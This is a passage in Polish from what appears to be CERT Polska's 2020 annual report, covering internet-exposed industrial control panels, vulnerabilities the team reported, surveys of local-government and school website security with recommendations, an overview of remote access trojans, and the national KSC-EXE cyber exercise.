- Panele zarządzania flotą autobusów.




**Rys. 7. Panel operatorski stacji uzdatniania wody dostępny z internetu.**

Na przełomie 2019 i 2020 rozszerzyliśmy zakres działań o badanie podatności wybranych urządzeń, które zaobserwowaliśmy jako wykorzystywane w Polsce. W efekcie zgłosiliśmy podatności w module sieciowym Grundfos CIM 500, oznaczone jako CVE-2020-10605 oraz CVE-2020-10609, a także w przemysłowych modemach polskiej produkcji – Plum IK-401, oznaczonej jako CVE-2020-28946. Podatności te pozwalały na pobranie danych dostępowych administratora bez konieczności logowania i w efekcie ominięcie uwierzytelniania. Pod koniec 2020 r. znaleźliśmy jeszcze jedną poważną lukę w panelu HMI, często wykorzystywanym w Polsce w stacjach uzdatniania wody i oczyszczalniach ścieków, ale do chwili pisania tego raportu łatka naprawiająca błąd nie została jeszcze wydana przez producenta.




**Rys. 8. Panel operatorski oczyszczalni ścieków dostępny z internetu.**

Uzupełnieniem tych działań były rekomendacje i ostrzeżenia dla sektorów wydawane w porozumieniu z organem właściwym ds. cyberbezpieczeństwa. W szczególności zwracaliśmy uwagę na problem urządzeń podłączonych bezpośrednio do internetu, bez wykorzystania bezpiecznych metod zdalnego dostępu. CERT Polska obserwuje zwiększoną liczbę urządzeń mających związek z przemysłowymi systemami sterowania (ICS) dostępnych bezpośrednio z internetu, często z możliwością zdalnego sterowania. Podobny trend jest obserwowany na świecie. Znane są przypadki aktorów poszukujących tego typu urządzeń i wykorzystujących ich dostępność jako wektor ataku na sieci przemysłowe.[2]


**Rys. 9. Edytor ekranów systemu informacji pasażerskiej pociągu dostępny z internetu.**

[2] https://us-cert.cisa.gov/ncas/alerts/aa20-205a

W raporcie za rok 2019 jako największą trudność w zabezpieczeniu tego typu urządzeń wskazaliśmy nawiązanie kontaktu z faktycznym właścicielem. Ten problem nadal występuje, ale nowym, dużo poważniejszym zaobserwowanym zjawiskiem są liczne przypadki, gdy właściciele mimo otrzymania informacji o podatności, przez długi czas nie byli w stanie jej wyeliminować lub była ona bagatelizowana. Obserwujemy to szczególnie w sytuacji, gdy obiekt jest zarządzany wyłącznie zdalnie i zmiana konfiguracji wymaga znacznego nakładu pracy. Częstym zjawiskiem jest również to, że całością infrastruktury zarządza podwykonawca zewnętrzny, a wyeliminowanie podatności nie wchodzi w zakres obowiązującego kontraktu. Głównym celem jaki sobie stawiamy w 2021 r., jest lepsze dotarcie i zrozumienie problemów małych instalacji miejskich, jak stacje uzdatniania wody czy oczyszczalnie ścieków.


# Badanie bezpieczeństwa stron internetowych

W 2020 r. kierując się obowiązkami nałożonymi ustawą o krajowym systemie cyberbezpieczeństwa[3], a w szczególności zadaniami opisanymi w rozdziale 6 art. 26 pkt. 3 dokonaliśmy dwóch dużych badań bezpieczeństwa stron internetowych.


Pierwsze badanie, które odbyło się w lutym 2020 r., objęło 2806 adresów stron należących do jednostek samorządu terytorialnego (JST). Szczegółowy raport z wynikami nie został upubliczniony, ale możemy się podzielić wybranymi statystykami. Z kolei drugie badanie, które zakończyło się w sierpniu ubiegłego roku, dotyczyło stron placówek oświatowych i obejmowało sprawdzenie 17911 unikalnych domen oraz 6602 unikalnych adresów IP. Szczegółowy raport z drugiego badania dostępny jest do pobrania na stronie CERT Polska[4].

### Badania obejmowały takie zagadnienia jak:


- Analiza danych rejestrowych;
- Sprawdzenie czy strona jest hostowana na serwerze wspólnie ze stronami innych podmiotów;
- Otwarte porty i działające na nich usługi;
- Wykorzystywane systemy zarządzania treścią (CMS);
- Znane podatności w wykorzystywanych wersjach systemu zarządzania treścią (Joomla, Wordpress);
- Wyszukiwanie ścieżek i plików w tzw. głębokim ukryciu, np. plików z kopią zapasową, plików konfiguracyjnych czy folderów z włączonym listingiem plików;
- Podatności w usługach działających na serwerze;
- Obecność i poprawność konfiguracji certyfikatów TLS;
- Poprawność konfiguracji baz MySQL;
- Poprawność konfiguracji FTP;
- Poprawność konfiguracji serwerów pocztowych;
- Poprawność konfiguracji DNS.

3 Ustawa z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa Dz.U. 2018 poz. 156
4 https://www.cert.pl/uploads/2020/11/Badanie-stron-oswiatowych.pdf

Dla badanych stron należących do jednostek samorządu terytorialnego (JST) w 34 proc. przypadków udało się rozpoznać wykorzystywany system zarządzania treścią (CMS). W przypadku placówek oświatowych było to 43 proc. Na rys. 10. przedstawiono CMS dla jednostek samorządu terytorialnego, natomiast na rys. 11. dla placówek oświatowych. Jak widać większość z tych stron korzystała z systemu WordPress oraz Joomla. W obu przypadkach znaleziono liczne podatności wynikające z nieaktualnej wersji oprogramowania lub wtyczek.





**Rys. 10. Rozkład rozpoznanych systemów zarządzania treścią w polskich jednostkach samorządu terytorialnego.**





**Rys. 11. Rozkład rozpoznanych systemów zarządzania treścią na stronach polskich placówek oświatowych.**

W 35 proc. badanych przypadków dla serwerów hostujących strony JST oraz 39 proc. dla placówek oświatowych, zaobserwowaliśmy bazę danych dostępną bezpośrednio z internetu (najczęściej mysql oraz postgresql). Dodatkowo badanie dostępnych ścieżek ujawniło też, w przypadku niemal wszystkich stron, panel administracyjny CMS lub bazy danych (np. phpmyadmin) dostępne publicznie. Rzeczy te same w sobie nie są traktowane jako podatność, ale znacznie zwiększają powierzchnię ataku oraz ułatwiają eskalację, np. w przypadku uzyskania poświadczeń administracyjnych.

Warto zauważyć, że w prawie połowie badanych przypadków, mimo że strona posiadała wersję strony udostępnianej z wykorzystaniem protokołu HTTPS, zwracany certyfikat TLS był niepoprawny. Na rysunkach 12. i 13. pokazano rozkład problemów z certyfikatami dla stron JST oraz placówek oświatowych.




**Rys. 12. Główne zidentyfikowane problemy z certyfikatami na stronach JST.**




**Rys. 13. Główne zidentyfikowane problemy z certyfikatami na stronach placówek oświatowych.**

Warto podkreślić, że wszystkie znalezione problemy wraz ze szczegółowymi rekomendacjami zostały przekazane zainteresowanym podmiotom. Okazuje się, że niskim nakładem pracy można było wyeliminować większość z napotkanych problemów. Administratorom stron CERT Polska zaleca:

- Regularnie aktualizować systemy zarządzania treścią, ich wtyczki oraz skórki. Jeśli strona nie jest oparta o tego typu system, aktualizować jej komponenty, jak np. biblioteki JavaScript.
- Sprawdzić konfigurację i aktualność wykorzystywanych usług, w szczególności serwerów pocztowych i DNS.
- Zadbać o poprawne wystawienie i ważność certyfikatów. Konfigurować automatyczne przekierowanie strony z protokołu HTTP na HTTPS.
- Zwracać szczególną uwagę na pliki wystawione publicznie (przez serwer HTTP czy FTP), zwłaszcza na to, czy nie zawierają wrażliwych informacji, takich jak dane osobowe czy dane logowania.
- Uczulić wszystkie osoby mające dostęp umożliwiający wprowadzanie zmian na stronie, aby używały silnych haseł do logowania.
- Zapewnić odpowiednią izolację usług od internetu i nie pozwalać na dostęp z zewnątrz do usług, do których nie jest to niezbędne (np. baz danych).
- Zadbać o poprawną konfigurację mechanizmów chroniących przed podszywaniem się pod domenę przy wysyłce maili (SPF, DMARC, DKIM).
- Zadbać o poprawność i aktualność danych w rejestrze domen.


# Trojany do zdalnego dostępu

W CERT Polska od dawna specjalizujemy się w analizie złośliwego oprogramowania, a od dwóch lat uważnie obserwujemy działania RATów (ang. *Remote Access Trojans*). Wynikami dzielimy się z zainteresowanymi organizacjami, zarówno na poziomie krajowym, jak i międzynarodowym (przez kontakty z innymi zespołami CERT).

## Co to jest RAT?

W świecie IT często konieczna jest zdalna kontrola różnych urządzeń. Przykładowo, administrator przeprowadza aktualizację wszystkich komputerów w firmie, albo pracownik helpdesku loguje się na komputer osoby zgłaszającej problem. Istnieje wiele legalnych programów umożliwiających zdalny dostęp, na przykład Remote Desktop (wbudowany w system Windows) albo TeamViewer. Takie narzędzia nazywane są również "Remote Administration Tool".


Niestety zdarza się, że użytkownik staje się ofiarą przestępcy, który podstępem, np. za pomocą złośliwego załącznika albo makra w dokumencie, nakłania do zainstalowania programu kontrolującego komputer bez wiedzy użytkownika. Takie programy działają podobnie do swoich legalnych odpowiedników, ale ukrywają się przed prawowitym właścicielem sprzętu. Dodatkowo mają też wiele złośliwych funkcji, takich jak wykradanie danych z żądań przeglądarki, czytanie ciasteczek internetowych zapisanych na dysku, cykliczne robienie zrzutów ekranu i wysyłanie ich do operatora botnetu itp. Tego typu złośliwe oprogramowanie nazywa się Remote Access Trojans, w skrócie RAT.

Trochę zamieszania wprowadza fakt, że RAT to też akronim od "Remote Administration Tool". Co więcej, niektórzy autorzy złośliwego oprogramowania mówią o swoich produktach "Remote Administration Tools" i udają, że to legalny program przeznaczony dla administratorów IT[5]. Warto zapamiętać, że w kontekście bezpieczeństwa IT, skrót RAT zawsze oznacza złośliwe oprogramowanie.

## Obecnie wykorzystywane RAT-y

Staramy się monitorować wszystkie pojawiające się zagrożenia, ale koncentrujemy się szczególnie na najczęściej używanych rodzinach. Taką rodziną jest na przykład popularny RAT napisany w technologii .NET — AgentTesla[6]. Cechuje się bardzo dużą popularnością wśród przestępców, a także prostotą w konfiguracji i obsłudze. Po części zawdzięcza to temu, że od 2014 r. jest nieustannie udoskonalany. Być może z tego powodu najwięcej wykradzionych kont trafia do nas właśnie od niego.

5 Przykładowo https://github.com/quasar/Quasar
6 Technologia .NET jest zresztą bardzo popularna w świecie RAT. Prawdopodobnie dlatego, że pisze się w niej łatwo, oraz jest wszechobecna na systemach z rodziny Windows




Inną popularną rodziną złośliwego oprogramowania jest HawkEye Keylogger (również napisany w .NET). Pomimo swojej nazwy, oprócz zapisywania naciśnięć klawiszy, pozwala również operatorom na wykradanie zapisanych haseł z przeglądarek, klientów pocztowych i innego oprogramowania.

Dodatkowo analizujemy też rzadziej obserwowane przez nas rodziny, takie jak OrcusRAT, NjRAT i inne.

## Działania CERT Polska

Skala problemu jest ogromna. Niestety nie dysponujemy wystarczającymi środkami, aby samodzielnie się z nim zmierzyć. Z drugiej strony, podczas przeprowadzanych badań, zaczęliśmy natrafiać na duże ilości kont należących do zainfekowanych użytkowników internetu. Zdecydowaliśmy się zacząć rozsyłać je do zainteresowanych instytucji oraz CSIRTów poziomu krajowego spoza Polski.

W roku 2020 zebraliśmy 294 135 kont użytkowników. Tylko 5833 incydentów dotyczyło stron w domenie .pl, ale aż 11 448 dotyczyło domen .gov.xxx, zaś 11 .mil.xxx. Informacje o najgroźniejszych zdarzeniach rozesłaliśmy manualnie do właściwych podmiotów. Pracujemy również nad automatyzacją tego procesu, aby móc realizować projekt na większą skalę.



# Ćwiczenia i konkursy

Z powodu obostrzeń wprowadzonych w związku z rozwojem pandemii COVID-19 wiele z zaplanowanych międzynarodowych ćwiczeń i konkursów nie doszło do skutku w 2020 r. Odwołane zostały między innymi ćwiczenia Locked Shields 2020 oraz Cyber Europe 2020. Nie zostały także zorganizowane eliminacje i finały zawodów dla młodzieży: European Cyber Security Challenge. Część konkursów przeniosła się w całości do wirtualnego świata.

## KSC-EXE

22 i 23 września odbyły się krajowe ćwiczenia współdziałania podmiotów cyberbezpieczeństwa KSC-EXE 2020. Zostały one zorganizowane przez Ministerstwo Cyfryzacji we współpracy z Fundacją Bezpieczna Cyberprzestrzeń i NASK Państwowym Instytutem Badawczym. Celem ćwiczeń było sprawdzenie praktycznego funkcjonowania mechanizmów przewidzianych w ustawie o krajowym systemie cyberbezpieczeństwa i niektórych innych dokumentach regulacyjnych w symulowanych sytuacjach skomplikowanych incydentów o szerokim oddziaływaniu.

Ćwiczenie miało charakter gry decyzyjnej, a zadaniem uczestników było komunikowanie się między sobą, uzyskanie obrazu sytuacji, a następnie koordynacja działań i w końcu rozwiązanie incydentu. Scenariusze nie zawierały elementów technicznych. W czasie ćwiczenia testowane były przepisy, procedury i procesy.

Dwudniowe ćwiczenia podzielone były na cztery niezależne, rozgrywane przez pół dnia scenariusze. Trzy z nich dedykowane były poszczególnym sektorom: energii, bankowości i telekomunikacji. Z kolei czwarty scenariusz był w założeniu przekrojowy i miał angażować wszystkich uczestników. Praktyka pokazała jednak, że w zainscenizowanych sytuacjach dotyczących konkretnego sektora, do działania włączały się także pozostałe instytucje biorące udział w ćwiczeniu.

Drugi ze scenariuszy dotyczył sektora telekomunikacji i usług cyfrowych. W zakresie prawnym i proceduralnym obejmował aż trzy reżimy: ustawy o krajowym systemie cyberbezpieczeństwa, ustawy o zarządzaniu kryzysowym oraz ustawy o prawie telekomunikacyjnym. Zdarzeniem początkowym były dwa incydenty o nieznanych przyczynach, które w zależności od gracza mogły wskazywać na awarię techniczną, błąd ludzki lub atak. Nie dla wszystkich uczestników było jasne z iloma incydentami mamy do czynienia.

